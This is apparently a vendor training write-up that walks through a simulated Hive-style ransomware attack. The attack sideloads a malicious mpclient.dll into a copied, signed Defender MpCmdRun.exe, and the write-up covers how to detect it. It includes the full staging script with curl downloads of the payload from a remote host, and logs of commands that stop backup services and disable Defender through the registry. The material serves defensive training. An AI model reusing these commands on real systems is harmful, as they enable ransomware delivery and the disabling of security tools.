Training Scenario - DLL Injection

Group Name

Training Data - Dll Injection (Hive)

Scenario

In this training scenario, we will execute an encrypted ransomware payload via DLL injection into a signed MS Defender. A custom DLL has been created, as an attacker would create it, which decrypts a fake .log file, and executes it.

Many security tools will simply ignore processes started by a signed parent, particularly a signed antivirus parent, and even more particularly Defender. Defender commands are not only often allowed, but are often extremely privileged. Here the command that is weaponized is a signature update, something that is not only common, but would be ignored from any sort of malware hunt. Here we demonstrate that even with simple “living off the land” trade craft, an attacker can execute privileged payloads by staging a simple script with no custom injection tools on the machine.


Here is the exact script run on the victim machine. Note how there is nothing explicitly malicious happening, copying the defender exe(s) to a staging directory is done just to highlight the `C:\staging` files in the root cause analysis.

```
mkdir C:\staging
copy C:\Windows\WinSxS\amd64_windows-defender-
service_31bf3856ad364e35_10.0.19041.746_none_a39f6d9ab59bd8b7\* C:\staging
move C:\staging\mpclient.dll C:\staging\realdll.dll; cd C:\staging
curl 169.254.247.102:8000/0x80004006.log -outfile 0x80004006.log; curl
169.254.247.102:8000/mpclient.dll -outfile mpclient.dll
./MpCmdRun.exe -SignatureUpdate
```

Breaking it down line by line:


1. Staging directory created
2. Defender copied to staging directory
3. Real mpclient.dll is renamed
4. Encrypted “log” file and malicious DLL are downloaded from a remote server

5. Real signed MpCmdRun is executed with signature update task



MpCmdRun.exe

Identifying it



Automated Response

Starting with the automated response, alarm bells would be sounding in your head. Some process that has never been seen before, with a random GUID name, executed and kicked off Cyber Crucible and unsigned. However, note that the path here could easily be something a bit less scary looking. It's intentionally left as C:\staging to highlight it.

The immediate next step would be to find that file and figure out how it got there. Likely, it's been deleted automatically, but we can look to Cyber Crucible's process creations to see who ran it in the first place.

Parent Path	Child Path	Child Arguments
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\staging\MpCmdRun.exe	"C:\staging\MpCmdRun.exe" -SignatureUpdate
C:\staging\MpCmdRun.exe	C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	"{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}"
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0x4
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "LanmanWorkstation" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "LanmanWorkstation" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SamSs" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SamSs" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SDRSVC" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SDRSVC" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "SstpSvc" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "SstpSvc" /y
C:\Windows\System32\services.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\svchost.exe -k WerSvcGroup
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "vmicvss" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "vmicvss" /y
C:\staging\{7374FC8E-2AF0-4EC5-A038-CBA3830C5E94}	C:\Windows\System32\net.exe	net.exe stop "VSS" /y
C:\Windows\System32\net.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1 stop "VSS" /y

Powershell → MpCmdRun → {7374F...}

Just like described in the scenario above, a powershell script started a defender executable, which started our scary process. The malware payload then kicked off many children processes to do various staging tasks. Visibility into these background processes often will give insight into files created on the system, registry keys modified, worming activity, etc.

Child Path	Child Arguments
C:\Windows\System32\sc.exe	sc.exe config "SamSs" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SDRSVC" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "SstpSvc" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "vmicvss" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "VSS" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "wbengine" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "WebClient" start= disabled
C:\Windows\System32\sc.exe	sc.exe config "UnistoreSvc_99328" start= disabled
C:\Windows\System32\reg.exe	reg.exe add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
C:\Windows\System32\reg.exe	reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
C:\Windows\System32\reg.exe	reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f

Otherwise “invisible behavior”

At this point the attack has been contained by Cyber Crucible, but analysis of the related processes is important to find scope of the malicious behaviors. The execution of the unsigned exe alone

looks obvious when its laid out by Cyber Crucible, but many times background processes started by something as privileged and protected as Defender would simply be ignored.

Relevant documentation

- Mitre T1543 - Creating or modifying a system process can disguise malicious code as a normal, trusted system process from malware detection.
- Mitre T1068 - Performing privilege escalation via software vulnerabilities can allow malicious code to escape permission restrictions or virtualized environments.
- Mitre T1055-001 - DLL injection can be used to load malicious code into a process by simply instructing the target process to load a new DLL or by replacing a legitimate DLL before it is loaded.
- Mitre T1059-001 - PowerShell is often used by Windows malware to perform malware setup, such as replacing legitimate files with malicious ones.

Revision #2
Created 2026-07-13 18:48:43 UTC by Dennis Underwood
Updated 2026-07-13 18:48:47 UTC by Dennis Underwood